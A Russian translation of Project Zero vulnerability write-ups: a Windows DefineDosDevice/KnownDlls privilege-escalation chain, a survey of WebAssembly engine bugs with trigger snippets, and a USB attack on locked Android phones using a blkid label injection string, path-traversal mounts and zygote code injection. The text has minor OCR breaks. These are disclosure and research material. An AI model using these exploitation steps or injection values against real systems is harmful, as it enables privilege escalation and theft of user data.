Win32 API `DefineDosDevice` обычно создаёт символическую ссылку буквы диска в пользовательском каталоге DOS-устройств вызывающего. Реализация выполняет RPC-вызов `BaseSrvDefineDosDevice` в CSRSS сеанса, позволяя службе делать ссылки постоянными с помощью `SeCreatePermanentPrivilege`.

API не требует имени буквы диска. Значение вроде `GLOBALROOT\RPC Control\ABC` дополняется префиксом `\??\` и может выйти в произвольный путь диспетчера объектов через специальную ссылку `GLOBALROOT`.

Упрощённая логика сервера:

```
NTSTATUS BaseSrvDefineDosDevice(DWORD flags,
                                LPCWSTR device,
                                LPCWSTR target) {
    swprintf(device_name, L"\\??\\%s", device);
    InitializeObjectAttributes(&oa, &device_name_ustr,
                               OBJ_CASE_INSENSITIVE);

    CsrImpersonateClient();
    status = NtOpenSymbolicLinkObject(&handle, DELETE, &oa);
    CsrRevertToSelf();

    if (NT_SUCCESS(status)) {
        BOOLEAN is_global = FALSE;
        IsGlobalSymbolicLink(handle, &is_global);
        if (is_global) {
            enable_impersonation = FALSE;
            swprintf(device_name, L"\\GLOBAL??\\%s", device);
        }
        NtMakeTemporaryObject(handle);
        NtClose(handle);
    }

    if (enable_impersonation)
        CsrImpersonateClient();
    status = NtCreateSymbolicLinkObject(
        &handle, MAXIMUM_ALLOWED, &oa, &target_name);
    if (enable_impersonation)
        CsrRevertToSelf();
    if (NT_SUCCESS(status))
```

```
        NtMakePermanentObject(handle);
    return status;
}
```

`IsGlobalSymbolicLink` лишь проверяет, начинается ли разрешённое имя открытого объекта с `\GLOBAL??\`. Если да, CSRSS отключает олицетворение и заново создаёт ссылку от имени SYSTEM. Обычно удалить глобальную ссылку может только администратор. Проблема 1550 создаёт доступный пользователю дочерний каталог под `\GLOBAL??`, из-за чего находящаяся внутри ссылка одновременно доступна пользователю для удаления и выглядит глобальной.

Переписывание пути в KnownDlls


Эксплойт использует разницу между исходным префиксом `\??` и префиксом повторного создания `\GLOBAL??`:

1. Через проблему 1550 создать доступный пользователю каталог `\GLOBAL??\KnownDlls`.
2. В нём создать ссылку `TAPI32.DLL` с любой целью.
3. В пользовательском каталоге DOS-устройств создать `GLOBALROOT`, указывающий на `\GLOBAL??`, и тем самым затенить настоящую глобальную ссылку при первом поиске.
4. Вызвать `DefineDosDevice` для `GLOBALROOT\KnownDlls\TAPI32.DLL`, указав пространство назначения, доступное атакующему для записи.
5. Сначала CSRSS откроет `\??\GLOBALROOT\KnownDlls\TAPI32.DLL`, который через пользовательскую тень разрешится в `\GLOBAL??\KnownDlls\TAPI32.DLL`.
6. `IsGlobalSymbolicLink` вернёт true, поэтому олицетворение отключится.
7. CSRSS построит `\GLOBAL??\GLOBALROOT\KnownDlls\TAPI32.DLL`. Теперь будет пройдена настоящая `GLOBALROOT`, в результате чего от имени SYSTEM получится `\KnownDlls\TAPI32.DLL`.
8. Создать контролируемую атакующим секцию образа в цели ссылки.
9. Заставить привилегированную службу загрузить `TAPI32.DLL`; загрузчик отобразит вредоносную секцию `KnownDlls`.

Описанный ранее примитив DiagHub может активировать загрузку и дать выполнение LocalSystem.

Обход Protected Process Light

Тот же примитив внедряется в PPL. Windows назначает `KnownDlls` метку доверия процесса, обычно разрешающую запись только высшему уровню PPL.



Сам CSRSS работает на высшем уровне PPL. Сняв пользовательское олицетворение, он проходит проверку метки своей процессной идентичностью и создаёт ссылку. Microsoft не считала переход администратора к PPL обслуживаемой границей безопасности, но этот путь начинается с обычного пользователя через проблему 1550.

Итоги

Microsoft исправила проблему 1550 в июне 2018 года, добавив `CreateAppContainerTokenForUser`, которая олицетворяет переданного пользователя при создании токена и пространства имён. Существующих пользователей старой `CreateAppContainerToken` всё ещё стоит проверить на уязвимый шаблон.

Широкое поведение `DefineDosDevice` не регистрировалось отдельно как уязвимость, поскольку требует дополнительного примитива и существует как минимум со времён Windows XP. Это хороший пример того, зачем записывать необычное поведение, обнаруженное при обратном анализе: то, что не является уязвимостью одного компонента, может стать решающим мостом эксплуатации другого.

Проблемы и перспективы WebAssembly

Автор: Natalie Silvanovich, Project Zero

WebAssembly — формат, позволяющий выполнять из JavaScript код, записанный в виде инструкций, похожих на ассемблерные. Недавно его реализовали во всех четырёх основных браузерах. Мы исследовали реализацию WebAssembly в каждом браузере и обнаружили три уязвимости. В этой публикации представлен обзор возможностей и поверхности атаки WebAssembly, а также найденных нами уязвимостей.

Создание WebAssembly

Для написания кода WebAssembly доступно несколько инструментов. Важная цель создателей формата — возможность компилировать C и C++ в WebAssembly, и соответствующие компиляторы уже существуют. Вероятно, в будущем в WebAssembly будут компилироваться и другие языки. Также код можно писать в текстовом формате WebAssembly, который напрямую представляет бинарный формат WebAssembly, итоговый формат любого кода WebAssembly.

Модули WebAssembly

Код в бинарном формате WebAssembly изначально находится в ArrayBuffer или TypedArray в JavaScript. Затем он загружается в модуль WebAssembly.

```
var code = new ArrayBuffer(len);
... // write code into ArrayBuffer
var m = new WebAssembly.Module(code);
```

Модуль — объект, содержащий код и сведения об инициализации, заданные байтами бинарного формата. При создании модуль разбирает бинарные данные, загружает необходимую информацию и преобразует инструкции WebAssembly в промежуточный байт-код. В ходе этого преобразования инструкции WebAssembly проверяются.

Бинарные файлы WebAssembly состоят из последовательности секций, то есть бинарных блоков разных типов и размеров. Бинарный формат WebAssembly поддерживает следующие секции:

Секция	Код	Описание
Type	1	Список сигнатур функций, используемых функциями, которые определяет и вызывает модуль. Каждая сигнатура имеет индекс и может применяться несколькими функциями, указывающими этот индекс.
Imports	2	Имена и типы импортируемых объектов. Подробнее ниже.

Functions	3	Объявления функций, определённых в модуле, включая индекс сигнатуры из секции Type.
Table	4	Сведения о таблицах функций. Подробнее ниже.
Memory	5	Сведения о памяти. Подробнее ниже.
Global	6	Объявления глобальных значений.
Exports	7	Имена и типы экспортируемых объектов и функций.
Start	8	Функция, вызываемая при запуске модуля.
Elements	9	Сведения об инициализации таблицы.
Code	10	Инструкции WebAssembly, составляющие тело каждой функции.
Data	11	Сведения об инициализации памяти.

Если код секции отсутствует в таблице выше, она называется пользовательской. Некоторые браузеры используют пользовательские секции для реализации будущих или экспериментальных возможностей. Нераспознанные пользовательские секции пропускаются при загрузке модуля и доступны в JavaScript как TypedArray.

Загрузка начинается с разбора модуля: движок проходит по каждой секции, проверяет её формат и загружает нужные сведения в нативную структуру внутри движка WebAssembly. Большинство найденных Project Zero ошибок WebAssembly возникало именно на этом этапе.

Начнём с CVE-2018-4222, которая возникает при чтении бинарного WebAssembly из содержащего его буфера. Объекты TypedArray в JavaScript могут задавать смещение доступа к лежащему в их основе ArrayBuffer. Реализация WebKit дважды прибавляла это смещение к указателю данных ArrayBuffer. Поэтому следующий код:

```
var b2 = new ArrayBuffer(1000);
var view = new Int8Array(b2, 700); // offset
var mod = new WebAssembly.Module(view);
```

в неисправленной версии WebKit читает память за границами. Это также функциональная ошибка: из-за неё WebAssembly не может правильно обработать ни один TypedArray со смещением.

CVE-2018-6092 в Chrome — пример ошибки, возникающей при разборе буфера WebAssembly. В прошлом уже исправлялись похожие ошибки этого типа. В данной уязвимости целочисленное переполнение происходит при разборе локальных переменных функции из секции кода бинарного файла. Количество локальных переменных каждого типа суммируется, и содержащий результат

`size_t` может переполниться на 32-битной платформе.

Из приведённой таблицы секций также очевидно, и это явно задано стандартом WebAssembly, что секции должны быть уникальны и располагаться в правильном порядке. Например, секцию функций нельзя загрузить до секции типов, содержащей необходимые сигнатуры.

CVE-2018-4121 — ошибка проверки порядка секций в WebKit. В неисправленных версиях WebKit состояние проверки порядка сбрасывается после обработки пользовательской секции, фактически позволяя секциям встречаться сколько угодно раз и в любом порядке. Это приводит к переполнению нескольких векторов WebKit: реализация разбора выделяет память, предполагая наличие только одной секции каждого типа, а затем добавляет элементы без проверки. Даже без этой особенности реализации ошибка, вероятно, приводила бы ко множеству тонких повреждений памяти в движке WebAssembly, поскольку порядок и отсутствие дубликатов бинарных секций фундаментальны для работы WebAssembly.

Эту уязвимость независимо обнаружили Alex Plaskett, Fabian Beterke и Georgi Geshev из MWR Labs; описание их эксплойта доступно здесь.

Экземпляры WebAssembly

После загрузки бинарного файла в модуль для выполнения кода необходимо создать экземпляр этого модуля. Экземпляр связывает код с нужными ему импортированными объектами и выполняет окончательную инициализацию.

```
var code = new ArrayBuffer(len);
... // write code into ArrayBuffer
var m = new WebAssembly.Module(code);
var i = new WebAssembly.Instance(m, imports);
```

У каждого модуля есть загруженная из бинарного WebAssembly секция Imports. Она содержит имена и типы объектов, которые необходимо импортировать из JavaScript для выполнения кода модуля. Импортировать можно четыре типа объектов. Функции JavaScript или WebAssembly можно импортировать и вызывать из WebAssembly. Числовые типы также импортируются из JavaScript для заполнения глобальных значений.

Два оставшихся типа — объекты Memory и Table. Эти новые типы были добавлены в движки JavaScript для WebAssembly. Объекты Memory содержат память, используемую кодом WebAssembly. В JavaScript к ней обращаются через ArrayBuffer, а в WebAssembly — инструкциями load и store. При создании Memory разработчик WebAssembly задаёт начальный и необязательный максимальный размер памяти. Объект создаётся с выделенным начальным объёмом, который можно увеличить в JavaScript методом `grow` и в WebAssembly инструкцией `grow`. Размер памяти никогда не уменьшается, по крайней мере согласно стандарту.

Объекты Table представляют таблицы функций WebAssembly. В определённых индексах они содержат объекты функций, вызываемые из WebAssembly инструкцией `call_indirect`. Как и память, таблицы имеют начальный и необязательный максимальный размер; их можно расширить вызовом `grow` в JavaScript. Из WebAssembly расширять Table нельзя. Такие объекты могут содержать только функции WebAssembly, а не JavaScript; попытка добавить функцию неверного типа вызывает исключение. Сейчас WebAssembly поддерживает только по одному объекту Memory и Table на экземпляр. Вероятно, в будущем это изменится.

Несколько экземпляров могут совместно использовать один объект Memory и Table. Если два или более экземпляра разделяют оба объекта, считается, что они находятся в одном compartment. Можно создать экземпляры, разделяющие Table, но не Memory, или наоборот, однако ни один компилятор не должен создавать экземпляры с таким свойством. Ни один компилятор не меняет

значения в таблице после инициализации, и, вероятно, это останется справедливым, но вызывающий JavaScript всё равно может изменить их в любой момент.

Добавить объекты Memory и Table в экземпляр можно двумя способами. Первый — через упомянутую секцию Imports. Второй — включить в бинарный файл секцию Memory или Table. Тогда движок WebAssembly создаёт для модуля необходимый объект с заданными в бинарном файле параметрами. Нельзя одновременно указывать объект и в Imports, и в Table или Memory: это означало бы наличие более одного объекта каждого типа, что сейчас запрещено. Memory и Table необязательны, и код WebAssembly довольно часто не имеет Table. Можно создать код и без Memory, например функцию, усредняющую переданные параметры, но на практике это встречается редко.

Возможность увеличивать размер выделенного объекта Memory или Table привела к нескольким уязвимостям. Например, CVE-2018-5093 — серия целочисленных переполнений при увеличении объектов Memory и Table, недавно обнаруженная OSS-Fuzz. Похожую ошибку OSS-Fuzz нашёл в Chrome.

Другой очевидный вопрос об объектах Memory — можно ли отсоединить внутренний ArrayBuffer, поскольку с его отсоединением связано множество уязвимостей. Согласно спецификации, скрипт не может отсоединить ArrayBuffer объекта Memory, и это верно во всех браузерах, кроме Microsoft Edge: Chakra запрещает операцию, но Edge её допускает. ArrayBuffer объекта Memory также не меняет размер при расширении Memory. Вместо этого он отсоединяется сразу после вызова метода `grow`. Так предотвращаются ошибки, которые могли бы возникнуть из-за изменения размера ArrayBuffer.

Доступ за границами всегда вызывает опасения, когда скрипту разрешают работать с памятью, но в WebAssembly такие ошибки довольно редки. Вероятная причина — ограниченное число инструкций WebAssembly, обращающихся к памяти, и текущая поддержка лишь одной страницы памяти, поэтому соответствующий код движка WebAssembly весьма мал. Кроме того, на 64-битных системах WebAssembly реализует память как безопасные буферы, также называемые signal buffers. Чтобы понять их работу, необходимо разобраться в load и store WebAssembly. Эти инструкции имеют два операнда: адрес и смещение. При обращении к памяти оба прибавляются к указателю начала внутренней памяти объекта Memory, и получившийся адрес становится целью операции. Оба операнда являются 32-битными целыми числами, хотя в будущих версиях WebAssembly это, вероятно, изменится, и должны быть больше нуля. Поэтому обращение может находиться не более чем на `0xfffffffe`, то есть 4 Гбайт, за пределами выделенного буфера.

Безопасные буферы отображают в адресное пространство 4 Гбайт, после чего фактически нужная коду WebAssembly часть выделяется как память RW в начале отображённого диапазона. Обращения могут находиться не более чем в 4 Гбайт от начала буфера, поэтому все они должны попадать в этот диапазон. Если происходит обращение за пределами выделенной памяти, возникает сигнал или эквивалентная ошибка ОС. Движок WebAssembly обрабатывает её и выбрасывает в JavaScript соответствующее исключение выхода за границы. Безопасные буферы устраняют необходимость проверять границы в коде и снижают вероятность уязвимостей из-за доступа за пределами на 64-битных системах. На 32-битных системах явные проверки по-прежнему необходимы, но такие системы встречаются всё реже.

После загрузки импортированных объектов движок WebAssembly выполняет ещё несколько этапов создания экземпляра. Секция Elements бинарного WebAssembly инициализирует объект Table, если существуют оба; затем секция Data инициализирует Memory, если существуют оба. Потом код модуля используется для создания функций, которые экспортируются, то есть присоединяются к объекту JavaScript и становятся доступны из JavaScript. Наконец, если секция Start задаёт стартовую функцию, она выполняется, после чего WebAssembly готов к работе!

```
var b2 = new ArrayBuffer(1000);
```

```
var view = new Int8Array(b2, 700); // offset
var mod = new WebAssembly.Module(a);

var i = new WebAssembly.Instance(m, imports);
i.exports.call_me(); // WebAssembly happens!
```

Последняя найденная нами ошибка затрагивает несколько из этих компонентов. Команда Chrome обнаружила и исправила её раньше нас, поэтому CVE у неё нет, но ошибка всё равно представляет интерес.

Она связана с инструкцией `call_indirect`, вызывающей функцию из объекта Table. Во время вызова функция в Table может удалить саму себя из таблицы. До исправления Chrome полагался на ссылку из Table, чтобы не допустить освобождения функции сборщиком мусора во время выполнения. Поэтому удаление функции из Table в ходе вызова потенциально приводило к использованию освобождённой памяти при разворачивании вызова.

Изначально ошибку исправили запретом изменять Table из JavaScript во время вызова WebAssembly. К сожалению, это не решило проблему полностью. Поскольку экземпляр WebAssembly можно создать в любой функции, Table всё ещё можно было изменить, создав экземпляр, который импортирует этот объект и чей базовый модуль содержит секцию Elements. При создании нового экземпляра Elements инициализирует таблицу, позволяя изменить её без вызова JavaScript-функции изменения Table. Окончательное исправление удерживает дополнительную ссылку на все необходимые объекты в течение всего вызова.

Выполнение

WebAssembly выполняется вызовом экспортированной функции. В зависимости от движка промежуточный байт-код, созданный при разборе модуля, либо интерпретируется, либо используется JIT-компилятором для генерации нативного кода. В движках WebAssembly нередко встречаются ошибки, при которых определённые последовательности инструкций порождают неверный код; множество таких проблем зарегистрировано в трекерах разных движков. Однако мы не обнаружили среди них ошибок с очевидными последствиями для безопасности.

Будущее

В целом большинство найденных нами ошибок WebAssembly относилось к разбору бинарных файлов, и та же картина наблюдается в уязвимостях, опубликованных другими исследователями. Кроме того, по сравнению с другими недавними возможностями браузеров для WebAssembly обнаружено удивительно мало уязвимостей. Вероятно, причина в простоте текущей архитектуры, особенно управления памятью.

Две развивающиеся возможности WebAssembly, вероятно, повлияют на безопасность. Первая — многопоточность. Сейчас WebAssembly поддерживает конкурентность только через workers JavaScript, но это, скорее всего, изменится. JavaScript проектировался с предположением, что это единственная модель конкурентности. Поэтому потоки WebAssembly потенциально заставят сделать потокобезопасным большое количество кода, которому это раньше не требовалось, что может привести к проблемам безопасности.

GC WebAssembly — ещё одна потенциальная возможность, способная создать проблемы безопасности. Сейчас некоторые сценарии WebAssembly страдают от производительности из-за отсутствия высокоуровневого управления памятью. Например, в WebAssembly трудно реализовать

производительную виртуальную машину Java. GC расширит круг подходящих для WebAssembly приложений, но одновременно повысит вероятность уязвимостей управления памятью как в движках WebAssembly, так и в написанных на нём приложениях.

OATmeal на Universal Cereal Bus: эксплуатация Android-телефонов через USB

Автор: Jann Horn, Google Project Zero

В последнее время привлекают внимание физические атаки на смартфоны, при которых атакующий подключает USB-устройства к заблокированному телефону и пытается получить доступ к хранящимся на нём данным. В этой статье описано, как такую атаку можно было провести против устройств Android; тестирование выполнялось на Pixel 2.

После того как Android-телефон хотя бы один раз разблокировали после загрузки — на новых устройствах через экран «Unlock for all features and data», а на старых через «To start Android, enter your password» — ключи шифрования файлов сохраняются в памяти ядра даже после блокировки экрана, а зашифрованные области файловой системы или разделы остаются доступны. Поэтому атакующий, получивший возможность выполнять код на заблокированном устройстве в достаточно привилегированном контексте, может не только установить бэкдор, но и напрямую обратиться к пользовательским данным.

(Оговорка: мы не исследовали, что происходит с данными рабочего профиля, когда пользователь с таким профилем отключает его.)

Упоминаемые в статье отчёты об ошибках и соответствующий демонстрационный код доступны по адресам:

• Проблема 1583: обход каталогов через USB посредством инъекции в вывод blkid
• Проблема 1590: повышение привилегий zygote→init; цепочка через USB

Проблемы были исправлены как CVE-2018-9445 на уровне исправлений 2018-08-01 и CVE-2018-9488 на уровне 2018-09-01.

Многие Android-телефоны поддерживают режим USB host, часто через адаптер OTG. Это позволяет подключать к ним разные USB-устройства; список необязательно полон:

• **USB-накопители:** после подключения накопителя к Android-телефону пользователь может копировать файлы между системой и устройством. Даже если телефон заблокирован, версии Android до P всё равно пытаются смонтировать накопитель. В Android 9, выпущенной после сообщения об этих ошибках, в `vold` появилась логика, запрещающая монтирование USB-накопителей при заблокированном устройстве.
• **USB-клавиатуры и мыши:** Android позволяет использовать внешние устройства ввода вместо сенсорного экрана. Это работает и на экране блокировки, например для ввода PIN.
• **USB Ethernet-адаптеры:** при подключении адаптера телефон пытается войти в проводную сеть, получая IP-адрес по DHCP. Это также работает на заблокированном телефоне.

Статья посвящена USB-накопителям. Монтирование недоверенного накопителя открывает нетривиальную поверхность атаки в высокопривилегированных системных компонентах. Ядро должно общаться с USB mass storage по протоколу, включающему подмножество SCSI, разбирать таблицу разделов и интерпретировать содержимое через реализацию файловой системы ядра. Код пользовательского пространства должен определить тип файловой системы и приказать ядру смонтировать устройство в выбранное место. В Android эта логика в основном находится в `vold`, одном из процессов с привилегиями, эквивалентными ядру. Для определения типов файловых систем разделов USB-накопителя он использует отдельные процессы в ограниченных доменах SELinux.

После подключения накопителя и определения списка его разделов `vold` пытается установить для каждого три свойства: Label, понятное пользователю описание; UUID, уникальный идентификатор,

позволяющий узнать ранее подключавшийся накопитель; и тип файловой системы. В современной схеме GPT эти свойства в основном можно хранить в самой таблице разделов. Однако USB-накопители чаще используют MBR, которая не поддерживает UUID и метки. Для обычных накопителей Android поддерживает обе схемы.

Чтобы дать разделам метки и UUID даже при MBR, файловые системы используют обходной приём: их заголовок содержит поля этих атрибутов. Реализация, уже определившая тип файловой системы и знающая структуру её заголовка, извлекает значения специфичным для неё способом. Когда `vold` нужны label, UUID и тип, он запускает `/system/bin/blkid` в домене SELinux `blkid_untrusted`. Программа сначала определяет тип по magic numbers или, если не получилось, эвристикам, затем извлекает label и UUID. Результат выводится в stdout в формате:

```
/dev/block/sda1: LABEL="<label>" UUID="<uuid>" TYPE="<type>"
```

Однако версия `blkid` в Android не экранировала строку label, а код разбора вывода `blkid` искал только первые вхождения `UUID="` и `TYPE="`. Поэтому специально сформированная метка раздела позволяла управлять строками UUID и type, возвращаемыми `vold`, хотя в норме это всегда действительный UUID и один из фиксированного набора типов.

Когда `vold` определяет, что новый USB-накопитель с таблицей MBR содержит раздел `vfat`, который должна суметь смонтировать реализация vfat ядра, `PublicVolume::doMount()` строит путь монтирования по UUID файловой системы, обеспечивает существование каталога mountpoint с правильными владельцем и режимом, а затем пытается смонтировать поверх него:

```
if (mFsType != "vfat") {
    LOG(ERROR) << getId() << " unsupported filesystem " << mFsType;
    return -EIO;
}
if (vfat::Check(mDevPath)) {
    LOG(ERROR) << getId() << " failed filesystem check";
    return -EIO;
}

// Use UUID as stable name, if available
std::string stableName = getId();
if (!mFsUuid.empty()) {
    stableName = mFsUuid;
}

mRawPath = StringPrintf("/mnt/media_rw/%s", stableName.c_str());
[...]
if (fs_prepare_dir(mRawPath.c_str(), 0700, AID_ROOT, AID_ROOT)) {
    PLOG(ERROR) << getId() << " failed to create mount points";
    return -errno;
}
if (vfat::Mount(mDevPath, mRawPath, false, false, false,
                AID_MEDIA_RW, AID_MEDIA_RW, 0007, true)) {
    PLOG(ERROR) << getId() << " failed to mount " << mDevPath;
    return -EIO;
}
```

Путь формируется строкой формата без проверки корректности UUID, полученного от `blkid`. Поэтому атакующий, управляющий UUID, может выполнить обход каталогов и заставить FAT смонтироваться за пределами `/mnt/media_rw`.

Например, если вставить в заблокированный телефон накопитель с FAT, чья label равна `' UUID="../##'`, устройство смонтирует его в `/mnt/##`.

Однако у этой прямолинейной атаки есть несколько серьёзных ограничений. Часть можно преодолеть, остальные — обойти:

• **Длина label:** метка FAT ограничена 11 байтами. Для простой атаки шесть байтов `' UUID="'` уходят на начало инъекции, оставляя лишь пять символов для traversal, чего недостаточно для

интересной точки иерархии. Следующий раздел описывает обход.
• **Ограничения SELinux на mountpoint:** хотя `vold` считается эквивалентным ядру, политика SELinux ограничивает действия `vold`. В частности, разрешение `mounton` доступно только для набора допустимых labels.
• **Требование доступности для записи:** `fs_prepare_dir()` завершается ошибкой, если целевой каталог имеет режим не 0700 и `chmod()` не срабатывает.
• **Ограничение доступа к vfat:** при монтировании vfat все файлы получают label `u:object_r:vfat:s0`. Даже если файловая система смонтирована там, откуда загружается важный код или данные, многим контекстам SELinux запрещено с ней взаимодействовать; например, это запрещено zygote и `system_server`. Кроме того, процессы без привилегий обхода DAC должны входить в группу `media_rw`. Раздел «Работа с SELinux: двойная активация ошибки» объясняет, как обойти ограничения в контексте этой конкретной уязвимости.

Как описано выше, label FAT ограничена 11 байтами. `blkid` поддерживает другие файловые системы со значительно более длинными labels, но тогда пришлось бы пройти проверку fsck для vfat и проверку заголовка, выполняемую ядром при монтировании vfat. Файловая система vfat ядра не требует фиксированного magic value в самом начале раздела, поэтому теоретически это могло бы сработать. Однако несколько полей заголовка FAT действительно важны для ядра, а `blkid` одновременно выполняет sanity checks суперблоков, поэтому демонстрация использует другой путь.

После того как `blkid` прочитает части файловой системы и определит тип, label и UUID, `fsck_msdos` и реализация ядра повторно читают те же данные, причём запросы доходят до накопителя. Ядро Linux кеширует страницы блочного устройства при прямой работе пользовательского пространства, но `__blkdev_put()` удаляет все связанные с устройством кешированные данные при закрытии последнего открытого файла.

Физический атакующий может воспользоваться этим, подключив поддельное устройство хранения, которое возвращает разные данные при нескольких чтениях одного участка. Например, `blkid` можно показать заголовок romfs с длинной label, а `fsck_msdos` и ядру — совершенно обычную файловую систему vfat.

На практике это сравнительно легко реализовать благодаря встроенной в Linux поддержке USB device-side. Доклад Andrzej Pietrasiewicz **2018-09-10-make-your-own-usb-gadget.pdf** (файл в files/2018-09-10-make-your-own-usb-gadget.pdf) служит полезным введением. Ядро поставляется с реализациями device-side USB mass storage, HID, Ethernet-адаптеров и других устройств. Через достаточно простой конфигурационный интерфейс на основе псевдофайловой системы можно настроить composite gadget, предоставляющий подключённому устройству одну или несколько таких функций, возможно в нескольких экземплярах. Нужна система с Linux и поддержкой device-side USB; для тестирования использовался Raspberry Pi Zero W.

Функция gadget `f_mass_storage` рассчитана на обычный файл как backing storage. Чтобы интерактивно отвечать на запросы Android-телефона, вместо него используется файловая система FUSE с параметром `direct_io` / флагом `FOPEN_DIRECT_IO`, не позволяющим нашему ядру добавить нежелательное кеширование.

На этом этапе уже можно создать атаку, похищающую, например, фотографии из внешнего хранилища. К счастью для атакующего, сразу после монтирования USB-накопителя запускается `com.android.externalstorage/.MountReceiver` — процесс, чей домен SELinux разрешает доступ к USB-устройствам. Поэтому после монтирования вредоносного раздела FAT поверх `/data` с label `' UUID="../../data'` zygote создаёт дочерний процесс с подходящим контекстом SELinux и членством в группе для доступа к USB. Затем он загружает байт-код из `/data/dalvik-cache/`, позволяя захватить `com.android.externalstorage`, который имеет необходимые привилегии для вывода содержимого внешнего хранилища.

Однако атакующему, желающему получить не только фотографии, но и журналы чатов или хранящиеся на устройстве учётные данные, такого доступа обычно недостаточно.

Основное ограничение состоит в том, что, хотя поверх `/data` можно смонтировать свою файловую систему, большая часть высокопривилегированного кода устройства не имеет права обращаться к ней. Но доступ есть у одной высокопривилегированной службы: `vold`.

`vold` поддерживает два типа USB-накопителей: `PublicVolume` и `PrivateVolume`. До сих пор речь шла о `PublicVolume`; дальше важен `PrivateVolume`.

`PrivateVolume` — USB-накопитель, который должен быть размечен GUID Partition Table. Он содержит раздел с type UUID `kGptAndroidExpand` (`193D1EA4-B3CA-11E4-B075-10604B889DCF`), внутри которого находится зашифрованная dm-crypt файловая система ext4 или f2fs. Соответствующий ключ хранится в `/data/misc/vold/expand_{partGuid}.key`, где `{partGuid}` — GUID раздела из GPT в виде нормализованной строки шестнадцатеричных цифр нижнего регистра.

В норме атакующий не может так смонтировать ext4, поскольку на телефоне обычно нет нужных ключей; даже при наличии ключа пришлось бы знать правильные GUID раздела и сам ключ. Но мы можем смонтировать vfat поверх `/data/misc` и поместить туда собственный ключ для собственного GUID. Затем, пока первое вредоносное USB mass storage всё ещё подключено, подключается второе, которое монтируется как `PrivateVolume` с ключами, читаемыми `vold` с первого устройства. Технически порядок в предыдущем предложении не совсем точен: эксплойт одновременно предоставляет оба накопителя как единое composite device, но задерживает первое чтение со второго, чтобы добиться нужной последовательности.

Поскольку `PrivateVolume` использует ext4, мы можем управлять владельцами DAC и разрешениями файловой системы, а благодаря способу интеграции `PrivateVolume` в систему — даже labels SELinux.

Итак, теперь поверх `/data` можно смонтировать управляемую файловую систему с произвольными разрешениями и контекстами SELinux. Управляя ими, мы разрешаем любому процессу обращаться к файлам нашей системы, включая их отображение с `PROT_EXEC`.

Процесс zygote достаточно привилегирован, хотя и не числится частью TCB. По архитектуре он работает с UID 0, может произвольно менять UID и выполнять динамические переходы SELinux в контексты `system_server` и обычных приложений. Иными словами, zygote имеет доступ почти ко всем пользовательским данным устройства.

При запуске 64-битного zygote во время загрузки системы он загружает код из `/data/dalvik-cache/arm64/system@framework@boot*.{art,oat,vdex}`. Обычно oat-файл, содержащий ELF-библиотеку для загрузки через `dlopen()`, и vdex являются символическими ссылками на файлы неизменяемого раздела `/system`; только art действительно хранится в `/data`. Но вместо этого `system@framework@boot.art` и `system@framework@boot.vdex` можно сделать ссылками на `/system`, чтобы пройти некоторые проверки согласованности, не зная точной сборки Android, а собственную вредоносную ELF-библиотеку поместить в `system@framework@boot.oat` с контекстом SELinux легитимного oat-файла. Функция с `__attribute__((constructor))` в библиотеке даст выполнение кода в zygote сразу после вызова `dlopen()` при запуске.

Не хватает одного этапа: во время атаки zygote уже работает, а способ срабатывает только при его запуске.

Эта часть немного неприятна.

Когда критический системный компонент, в частности zygote или `system_server`, аварийно завершается, что на eng-сборке можно имитировать командой `kill`, Android пытается автоматически восстановиться, перезапуская большинство процессов пользовательского пространства, включая zygote. Экран сначала ненадолго показывает анимацию загрузки, затем

экран блокировки с запросом «Unlock for all features and data», обычно появляющимся только после загрузки. Однако ключевой материал для доступа к пользовательским данным всё ещё находится в памяти, что при включённом ADB можно подтвердить командой `ls /sdcard`.

Следовательно, если каким-то образом завершить `system_server`, при последующем перезапуске пользовательского пространства можно внедрить код в zygote и получить доступ к данным устройства.

Конечно, монтирование собственной файловой системы поверх `/data` — очень грубая операция, вызывающая множество отказов, но, как ни удивительно, система не падает сразу. Некоторые части интерфейса перестают работать, однако почти везде предусмотрена обработка ошибок, не позволяющая отказу стать настолько явным, чтобы произошёл перезапуск.

Эксперименты показали, что код Android для учёта трафика имеет защитную проверку: если он не может записать данные на диск, а с последней успешной записи наблюдалось не менее 2 МиБ (`mPersistThresholdBytes`) сетевого трафика, выбрасывается фатальное исключение. Значит, можно создать сетевое соединение с устройством, отправить не менее 2 МиБ ping flood, а затем вызвать запись статистики, дождавшись периодической операции или изменив состояние сетевого интерфейса; устройство перезагрузится.

Создать сетевое соединение можно двумя способами:

• Подключиться к сети Wi-Fi. До Android 9 даже на заблокированном устройстве обычно можно подключиться к новой сети: потянуть сверху экрана, нажать раскрывающий элемент под значком Wi-Fi, затем выбрать имя открытой сети. Для защищённых WPA сетей это не работает, но атакующий может создать собственную открытую сеть. Многие устройства также автоматически подключаются к сетям с определёнными именами.
• Подключиться к Ethernet. Android поддерживает USB Ethernet-адаптеры и автоматически входит в проводные сети.

